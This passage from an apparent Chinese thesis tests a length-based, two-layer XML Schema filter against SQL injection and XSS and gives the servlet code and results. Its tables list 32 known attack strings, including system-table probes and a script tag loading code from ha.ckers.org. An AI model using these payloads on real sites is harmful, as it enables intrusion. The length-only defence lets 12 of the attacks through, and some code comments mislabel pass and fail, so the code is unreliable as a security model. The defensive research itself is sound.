待模擬系統開發完成後，需再準備模擬攻擊的語法清冊，這些攻擊語法是由賴淑美[8]與專門研究駭客攻擊手法的網站 Ha.ckers.org[13][14]蒐集而來，列舉出經常出現的 SQL injection 與 XSS 攻擊語法，並將語法彙整成表 7 及表 8，使用表列的攻擊語法，對本研究的雙重驗證防護系統逐一進行模擬攻擊測試，首先進行網頁欄位屬性 XML Schema 驗證，如有通過，再進行資料庫欄位屬性 XML Schema 驗證，並記錄下模擬攻擊的結果與驗證處理時間，完整的模擬攻擊實驗流程如圖 35 所示。



圖 35、模擬攻擊實驗流程圖

4.2 系統設計

在系統的設計上，網頁資料能透過網路傳輸並提供系統檢核功能與模擬攻擊效果，使用JSP程式語言製作輸入頁面(login.jsp)、檢核頁面(filter.jsp)與結果頁面(result.jsp)，由系統依據輸入的資料自動產生XML格式結構，再各自定義出網頁欄位屬性與資料庫欄位屬性驗證使用的XML Schema檔，模擬系統完整的程式設計架構如圖36所示。



圖 36、模擬系統的程式架構圖

延續第三章需要用到正規表示式的email欄位，程式設計師通常在網頁中email的欄位可允許輸入的長度制訂在15~50個字元，依據此限制則在網頁欄位驗證PAGE.xsd定義email欄位最小為15個字元、最大為50個字元，撰寫完成的XML Schema格式如圖37所示。

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema">
    <xs:simpleType name="emailType">
        <xs:restriction base="xs:string">
            <xs:pattern value=".{15,50}"/><!--定義15~50個字元-->
        </xs:restriction>
    </xs:simpleType>
    <xs:element name="qry">
        <xs:complexType>
            <xs:choice minOccurs="0" maxOccurs="unbounded">
                <xs:element name="qrystr">
                    <xs:complexType>
                        <xs:sequence>
                        <xs:element name="email" type="emailType"/>
                        </xs:sequence>
                    </xs:complexType>
                </xs:element>
            </xs:choice>
        </xs:complexType>
    </xs:element>
</xs:schema>
```

圖 37、網頁的 email 欄位屬性 XML Schema 定義

在資料庫的 email 欄位屬性，是由系統分析師預先制訂完成的表格概要(Table Schema)如表 6，定義 varchar 資料型態，長度為 40 個字元，且不可為空值，因此在資料庫欄位驗證 DB.xsd 定義最小為 1 個字元、最大為 40 個字元，撰寫完成的 XML Schema 格式如圖 38 所示。

表 6、資料庫會員資料表的 email 欄位定義

欄位名稱	中文名稱	資料型態(長度)	NULL
email	**電子郵件**	**VARCHAR(40)**	**N**

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema xmlns="" xmlns:xs="http://www.w3.org/2001/XMLSchema">
    <xs:simpleType name="emailType">
        <xs:restriction base="xs:string">
            <xs:minLength value="1"/><!--定義最小1個字元-->
            <xs:maxLength value="40"/><!--定義最大40個字元-->
        </xs:restriction>
    </xs:simpleType>
    <xs:element name="qry">
        <xs:complexType>
            <xs:choice minOccurs="0" maxOccurs="unbounded">
            <xs:element name="qrystr">
                <xs:complexType>
                    <xs:sequence>
                        <xs:element name="email" type="emailType"/>
                    </xs:sequence>
            </xs:complexType>
            </xs:element>
            </xs:choice>
        </xs:complexType>
    </xs:element>
</xs:schema>
```

圖 38、資料庫的 email 欄位屬性 XML Schema 定義

網頁欄位屬性可允許輸入的長度制訂在 15~50 個字元，而資料庫欄位屬性可允許輸入的長度制訂在 1~40 個字元，此系統最後允許輸入字元的範圍即縮小為 15~40 個字元內，字元長度允許範圍表示線圖如圖 39 所示。



圖 39、email 欄位允許輸入的字元長度

資料過濾器(Datafilter.java)程式主要分成三個步驟，第一步驟先處理輸入的變數，將所有變數重新組合成XML格式，為避免XML格式錯亂，必須先將「<」與「>」轉碼，部分的程式碼如圖40所示，第二步驟再分別指定XML Schema，並結合第一部分的變數資料組合成完整的XML格式，部分的程式碼如圖41所示，第三步驟將組合完成的XML與XML Schema進行驗證，如執行有出現錯誤代表驗證不通過，如果執行無誤則代表驗證通過，部分的程式碼如圖42所示。

```
//將請求的變數串成XML格式
StringBuffer xml_qry = new StringBuffer("");
xml_qry.setLength(0);
while(enu.hasMoreElements()){
    String name=(String)enu.nextElement();
    String[] canshu=req.getParameterValues(name);
    for(int i=0;i<canshu.length;i++){
        String val_canshu=canshu[i];
        val_canshu=val_canshu.replaceAll(">", "&gt;"); //轉碼
        val_canshu=val_canshu.replaceAll("<", "&lt;"); //轉碼
        xml_qry.append("<"+name+">"+val_canshu+"</"+name+">");//請求變數
    }
```

```
}
```

圖 40、將請求的變數串成 XML 格式，Datafilter.java 部分程式

```
//產生網頁欄位屬性XML
String xsd_a="PAGE.xsd"; //指定XML Schema檔
StringBuffer xml_a = new StringBuffer("");
xml_a.setLength(0);
xml_a.append("<?xml version=\"1.0\" encoding=\"utf-8\"?>");
xml_a.append("<qry
   xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
   xsi:noNamespaceSchemaLocation=\""+xsd_a+"\">");
xml_a.append("<qrystr>");
xml_a.append(xml_qry); //請求變數組合成XML
xml_a.append("</qrystr>");
xml_a.append("</qry>");

//產生資料庫欄位屬性XML
String xsd_b="DB.xsd"; //指定XML Schema檔
StringBuffer xml_b = new StringBuffer("");
xml_b.setLength(0);
xml_b.append("<?xml version=\"1.0\" encoding=\"utf-8\"?>");
xml_b.append("<qry
   xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
   xsi:noNamespaceSchemaLocation=\""+xsd_b+"\">");
xml_b.append("<qrystr>");
xml_b.append(xml_qry);  //請求變數組合成XML
xml_b.append("</qrystr>");
xml_b.append("</qry>");
```

圖 41、產生網頁、資料庫欄位屬性 XML，Datafilter.java 部分程式

```
//執行驗證
SchemaFactory schemaFactory=
    SchemaFactory.newInstance("http://www.w3.org/2001/XMLSchema");
File schemaFile=new File(xsdpath);
Schema schema=schemaFactory.newSchema(schemaFile);
Validator validator=schema.newValidator();
Source source=
    new StreamSource(new java.io.StringReader(xmlpath.toString() ));
try{
    validator.validate(source); //執行驗證
    System.out.println("通過驗證");
}catch(Exception ex){
     System.out.println("無法通過驗證");
     ex.printStackTrace();
}
```

圖 42、執行 XML Schema 驗證，Datafilter.java 部分程式

4.3 實驗結果

將常見的SQL injection與XSS攻擊語法逐一輸入以進行模擬攻擊，圖43列出攻擊無法通過驗證時之訊息畫面，圖44則為攻擊語法可通過驗證之訊息畫面。攻擊語法必須滿足網頁欄位屬性限制在15~50個字元的條件，與資料庫欄位屬性限制在1~40個字元的條件，經過這兩道關卡的驗證條件都能滿足，才能順利通過驗證，否則系統將會產生阻擋作用，將網頁導回自訂的錯誤訊息頁面，讓攻擊的語法無法產生效用。表7及表8為所有攻擊語法經模擬攻擊測試結果的彙整表。

圖 43、無法通過驗證的訊息回應，login.jsp 頁面

圖 44、通過驗證的訊息回應，result.jsp 頁面

表 7、SQL injection 攻擊語法清冊與實驗結果

順序	攻擊語法	網頁欄位屬性驗證	資料庫欄位屬性驗證	驗證時間(毫秒)
1	1 OR 1=1	無法通過	--	31
2	1' OR '1'='1	無法通過	--	31
3	1'1	無法通過	--	16
4	1 EXEC SP_ (or EXEC XP_)	通過	通過	31
5	1 AND 1=1	無法通過	--	31
6	1' AND 1=(SELECT COUNT(*) FROM tablenames); --	通過	無法通過	31
7	1 AND USER_NAME() = 'dbo'	通過	通過	15
8	\'; DESC users; --	通過	通過	31
9	1\'1	無法通過	--	31
10	1' AND non_existant_table = '1	通過	通過	16
11	' OR username IS NOT NULL OR username = '	通過	無法通過	32
12	1 AND ASCII(LOWER(SUBSTRING((SELECT TOP 1 name FROM sysobjects WHERE xtype='U'), 1, 1))) > 116	無法通過	--	31
13	1 UNION ALL SELECT 1,2,3,4,5,6,name FROM sysObjects WHERE xtype = 'U' --	無法通過	--	31
14	1 UNI/**/ON SELECT ALL FROM WHERE	通過	通過	16

表 8、XSS 攻擊語法清冊與實驗結果

順序	攻擊語法	網頁欄位屬性驗證	資料庫欄位屬性驗證	驗證時間(毫秒)
1	<SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>	通過	無法通過	31
2	<IMG SRC="javascript:alert('XSS');">	通過	通過	16
3	<IMG SRC="jav ascript:alert('XSS');">	通過	通過	16
4	<IMG SRC=" &#14; javascript:alert('XSS');">	無法通過	--	31
5	<SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>	無法通過	--	31
6	<BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>	無法通過	--	16
7	<<SCRIPT>alert("XSS");//<</SCRIPT>	通過	通過	15
8	<iframe src=http://ha.ckers.org/scriptlet.html <	通過	無法通過	15
9	<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">	無法通過	--	31
10	<BODY ONLOAD=alert('XSS')>	通過	通過	15
11	<IMG DYNSRC="javascript:alert('XSS')">	通過	通過	16
12	<BR SIZE="&{alert('XSS')}">	無法通過	--	16

順序	攻擊語法	網頁欄位屬性驗證	資料庫欄位屬性驗證	驗證時間(毫秒)
13	<LINK REL="stylesheet" HREF="javascript:alert('XSS');">	無法通過	--	16
14	<XSS STYLE="behavior: url(xss.htc);">	通過	通過	16
15	<TABLE BACKGROUND="javascript:alert('XSS')">	通過	無法通過	31
16	<TABLE><TD BACKGROUND="javascript:alert('XSS')">	通過	無法通過	31
17	<STYLE TYPE="text/javascript">alert('XSS');</STYLE>	無法通過	--	32
18	<BASE HREF="javascript:alert('XSS');//">	通過	通過	16

在此雙層驗證的安全機制下，通過「網頁欄位屬性驗證」後必須再通過「資料庫欄位屬性驗證」資料才能進入應用程式，由以上模擬攻擊測試結果可看出，如果只有單一種驗證機制(網頁欄位屬性機制)，當發生因系統設計網頁欄位屬性與資料庫欄位屬性定義不同時，很容易會被通過，單一與雙層驗證機制實驗結果比較表整理為如表9，總測試語法共32項，被攻擊語法通過網頁欄位屬性驗證的有18項，56.25%超過五成的機會應用程式會被攻擊，而在加入「資料庫欄位屬性驗證」的佈署，被攻擊語法通過的語法剩下12項，降低為37.5%被攻擊的機會，因此雙重驗證機制(網頁欄位屬性驗證機制與資料庫欄位屬性驗證機制)與單一驗證機制(網頁欄位屬性機制)比較，可降低了18.75%應用程式被攻擊的機會，證明「雙重欄位屬性驗證機制」能更有效也更嚴謹的方式來降低應用程式被攻擊的機會，強化資訊系統的安全，便能達到降低企業資訊風險的目的。

表 9、單一與雙層驗證機制實驗結果比較表

驗證機制	驗證層次	攻擊語法總數量	攻擊語法通過數量	通過驗證百分比(被攻擊百分比)
網頁欄位屬性驗證	單一	32	**18**	**56.25%**
網頁欄位屬性驗證 ＋ 資料庫欄位屬性驗證	雙層	32	**12**	**37.5%**

本實驗另有記錄驗證所花費的時間，記錄的起始時間是在資料進入過濾器時即啟動計時，在驗證結束時記錄結束時間，兩項時間相減而取得驗證花費的時間，依實驗記錄每一項的攻擊語法驗證所花費的時間大約只在15~31毫秒，平均約在24毫秒，可以看出透過本機制的驗證是相當的，對系統並不會造成效能上的負擔，且本實驗採用的硬體是使用一般的個人電腦測試，如果將硬體改為專業型的大型主機，驗證的速度將更為快速。

第五章、 結論

企業的資訊系統架設在網際網路中，在面對 SQL injection 與 XSS 等數種的網站安全漏洞威脅下，很容易因為系統安全機制的不嚴謹與人為因素等風險，導致系統遭受入侵，被竊取重要的商業機密與個人資料，因此建議重新檢視系統資訊安全的架構是否足夠嚴謹並進行改善，才能真正降低企業的資訊風險。本章節將研究的結果彙整總結與未來研究方向。

5.1 研究結論

暴露在網際網路上的資訊系統遭受 SQL Injection 與 XSS 等攻擊手法，是透過未經驗出的攻擊資料進入系統，對系統發動攻擊，良好的防護的工作必須將每一個欄位都定義出「白名單」的正規表示，而實務上經常因專案時程與系統開發者角色不同而無法落實，很容易讓原本設計良好的安全架構產生漏洞，攻擊的語法躲過驗證後便能自由進出資料庫，攻擊者更藉此取得有用訊息，修正後再進行循環攻擊，最終達到攻擊目的，因此除了在網頁欄位屬性驗證之外，在資料庫的欄位屬性也必須再加以驗證，達到雙重驗證的功能，透過兩關的驗證可讓系統的安全防護機制更加嚴謹，盡可能的減少被攻擊的機會，如能減少資料庫被攻擊的機會，亦能減少回傳資料庫的錯誤訊息，有效阻斷循環攻擊，本研究經實驗結果顯示，確實更能強化驗證的能力並增加阻擋部分的攻擊，達到強化網際網路資訊系統安全的目的，以及能有效降低企業資訊安全的風險。

5.2 未來研究方向

資訊系統在遭受攻擊的過程中，系統產生的錯誤訊息常被利用進行循環式的攻擊，如果能減少被攻擊的機會與阻斷錯誤訊息產生，即可拖延攻擊者嘗試攻擊階段的時間，最後讓攻擊者失去耐心與興趣，因此放棄攻擊並轉移攻擊目標，而依據本模擬攻擊的實驗結果顯示，雖然可從被攻擊的機會從 56.25%降到 37.5%，避開了 18.75%的攻擊，但仍然有許多攻擊語法可入侵系統，未來將朝著減少被攻擊的機會與阻斷錯誤訊息產生的方向進一步研究，以期能讓系統更安全。

電腦資訊系統的演進速度相當快，隨著資訊系統的快速演進，攻擊的手法也不斷地跟著翻新，尤其是暴露在網際網路上的資訊系統，目前仍然沒有絕對安全的系統架構，面對攻擊者創新的手法與嚴峻的挑戰，必須持續研發新的防護方法並且持續修正，才能確保資訊系統的安全性與可靠性，而目前蓬勃發展的智慧型

的行動設備軟體(APP)，透過無線網路的傳輸出現了更多樣且更多變的資訊安全問題，尤其是在目前逐漸重視的個人資料保護法議題下，未來可針對個人資料與資訊安全的方向再進一步的研究相關，除了能對資訊安全能有更深的認識之外，也期望能對資訊安全的領域有多一點的貢獻。

參考文獻

1. 中華民國法務部，”個人資料保護法”，全國法規資料庫，2012 年。
2. 吳彥霆，” XSS 攻擊技術分析與防禦”，中華民國資訊安全學會，十六卷，三期，頁 127-144，2010 年。
3. 倪秋立、葉道明，” SQL Injection 範例探討與可使用之防範方法”，科技教育課程改革與發展學術研討會論文集 2008 期，第 18 卷第 8 期，2011 年，頁 39-45。
4. 胡百敬，”SQL Injection (資料隱碼) – 駭客的 SQL 填空遊戲”，恆逸資訊，2002 年。[Online].Available: http://www.microsoft.com/taiwan/sql/sql_injection_g1.htm(January 2, 2012).
5. 黃景彰、陳柏翰，” 防禦 SQL Injection 攻擊之有效實務”，長庚大學，碩士論文，2010 年。
6. 陳彥錚、林錦雲，” 利用 XML 驗證之網站安全防護架構”，資訊管理學報，十三卷，二期，頁 33-53，2006 年。
7. 陳彩稚，”保險學”，三民書局，1996 年，頁 22。
8. 賴淑美，” 運用使用者輸入欄位屬性偵測防禦資料隱碼攻擊”，政治大學，碩士論文，2009 年。
9. Cross-site scripting. (2011). Wikipedia. [Online].Available: http://en.wikipedia.org/wiki/Cross-site_scripting (January 14, 2012).
10. The ten most critical web application security risks. (2007、2010). The Open Web Application Security Project. [Online].Available: https://www.owasp.org (January 3, 2012).
11. Regular Expression. (2011). Wikipedia. [Online].Available: http://zh.wikipedia.org/wiki/Regular_Expression (January 17, 2012).
12. SQL injection. (2011). Wikipedia. [Online].Available: http://en.wikipedia.org/wiki/Sql_injection (January 3, 2012).
13. SQL injection attack syntax list. (2006). Ha.ckers.org web application security. [Online].Available: http://ha.ckers.org/sqlinjection/ (January 2, 2012).
14. XSS attack syntax list. (2008). Ha.ckers.org web application security. [Online].Available: http://ha.ckers.org/xss.html (January 2, 2012).

附錄

原始程式碼：DataFilter.java

```
package comm.filter;
import java.io.*;
import java.util.Enumeration;
import javax.servlet.*;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.transform.Source;
import javax.xml.transform.stream.StreamSource;
import javax.xml.validation.Schema;
import javax.xml.validation.SchemaFactory;
import javax.xml.validation.Validator;
import org.xml.sax.SAXException;

public class DataFilter implements Filter {
     protected String encoding = null;
     private long  filter_time_s = 0;    //驗證開始執行時間
     private long  filter_time_e = 0;    //驗證結束執行時間
     private long  filter_time = 0;      //驗證執行時間
     private String filter_a="";    //a的驗證結果(""沒有執行，"Y":無法通過驗證，"N":通過驗證)
     private String filter_b="";    //b的驗證結果(""沒有執行，"Y":無法通過驗證，"N":通過驗證)

     public void init(FilterConfig config) throws ServletException {
          if(config.getInitParameter("encoding")!=null)
          this.encoding = config.getInitParameter("encoding");
    }

    public void destroy() {}
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain
chain) throws IOException, ServletException {
     boolean flag=true;
     request.setCharacterEncoding(encoding);
     HttpServletRequest req = (HttpServletRequest)request;
     HttpServletResponse res = (HttpServletResponse)response;
     String now_url = req.getRequestURI().toLowerCase(); //目前的頁面的url
     if(!"/dbfilter/login.jsp".equals(now_url) ){ //login.jsp頁面不用過濾
          if(!checkDate(req,res)){//驗證資料失敗
               flag=false;
               int serPort = req.getServerPort();
               String urlStr = "http://"+req.getServerName();
               if(serPort!=80) urlStr += ":"+serPort;
               urlStr += req.getContextPath();
               urlStr +=
"/login.jsp?filter_time="+filter_time+"&filter_a="+filter_a+"&filter_b="+filter_b;
               res.sendRedirect(urlStr);
          }
     }
     if(flag) chain.doFilter(request, response);
  }

     private boolean checkDate(HttpServletRequest req,HttpServletResponse res){
```

```
     boolean flag=true;

     //驗證開始時間
     filter_time_s = System.currentTimeMillis();
     Enumeration<?> enu=req.getParameterNames();//取得所有請求變數
     StringBuffer xml_qry = new StringBuffer("");
     xml_qry.setLength(0);
     while(enu.hasMoreElements()){ //將請求的變數，串成XML格式
          String name=(String)enu.nextElement();
          String[] canshu=req.getParameterValues(name);
          for(int i=0;i<canshu.length;i++){
               String val_canshu=canshu[i];
               val_canshu=val_canshu.replaceAll(">", "&gt;");
               val_canshu=val_canshu.replaceAll("<", "&lt;");
               xml_qry.append("<"+name+">"+val_canshu+"</"+name+">");
          }
     }

     //(A)產生網頁欄位屬性XML檔
     String xsd_a="PAGE.xsd"; //指定XML Schema檔
     StringBuffer xml_a = new StringBuffer("");
     xml_a.setLength(0);
     xml_a.append("<?xml version=\"1.0\" encoding=\"utf-8\"?>");
     xml_a.append("<qry xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xsi:noNamespaceSchemaLocation=\""+xsd_a+"\">");
     xml_a.append("<qrystr>");
     xml_a.append(xml_qry);
     xml_a.append("</qrystr>");
     xml_a.append("</qry>");

     //(B)產生資料庫欄位屬性XML檔
     String xsd_b="DB.xsd"; //指定XML Schema檔
     StringBuffer xml_b = new StringBuffer("");
     xml_b.setLength(0);
     xml_b.append("<?xml version=\"1.0\" encoding=\"utf-8\"?>");
     xml_b.append("<qry xmlns:xsi=\"http://www.w3.org/2001/XMLSchema-instance\"
xsi:noNamespaceSchemaLocation=\""+xsd_b+"\">");
     xml_b.append("<qrystr>");
     xml_b.append(xml_qry);
     xml_b.append("</qrystr>");
     xml_b.append("</qry>");

     //讀取XSD_A檔，進行驗證
     try{
          String xsd_a_Path =
req.getSession().getServletContext().getRealPath("")+"/"+xsd_a;
          flag=this.Validatexml(xml_a,xsd_a_Path);
          //驗證結束時間
          filter_time_e = System.currentTimeMillis();
          filter_time = filter_time_e - filter_time_s; //毫秒
          if(flag){ //無法通過驗證
               filter_a="Y";
               filter_b="";
```

```
                req.setAttribute( "filter_time",filter_time);
                req.setAttribute( "filter_a",filter_a);
                req.setAttribute( "filter_b","");
           }else{    //通過驗證
                filter_a="N";
                filter_b="";
           }
     }catch(Exception ex){ex.printStackTrace();}

     if(flag){
           //讀取XSD_B檔，進行驗證
           try{
                String xsd_b_Path =
req.getSession().getServletContext().getRealPath("")+"/"+xsd_b;
                flag=this.Validatexml(xml_b,xsd_b_Path);
                //驗證結束時間
                filter_time_e = System.currentTimeMillis();
                filter_time = filter_time_e - filter_time_s; //毫秒
                if(flag){ //無法通過驗證
                     filter_b="Y";
                     req.setAttribute( "filter_time",filter_time);
                     req.setAttribute( "filter_b",filter_b);
                }else{    //通過驗證
                     filter_b="N";
                }
           }catch(Exception ex){ex.printStackTrace();}
     }
     return flag;
  }
public boolean Validatexml(StringBuffer xmlpath,String xsdpath) throws
SAXException,IOException{
     boolean flag=true;
     SchemaFactory
schemaFactory=SchemaFactory.newInstance("http://www.w3.org/2001/XMLSchema");
     File schemaFile=new File(xsdpath);
     Schema schema=schemaFactory.newSchema(schemaFile);
     Validator validator=schema.newValidator();
     Source source=new StreamSource(new java.io.StringReader(xmlpath.toString()));
     try{
           validator.validate(source);
           System.out.println("通過驗證");
           flag=true;
     }catch(Exception ex){
           System.out.println("無法通過驗證");
           ex.printStackTrace();
           flag=false;
     }
     return flag;
     }
}
```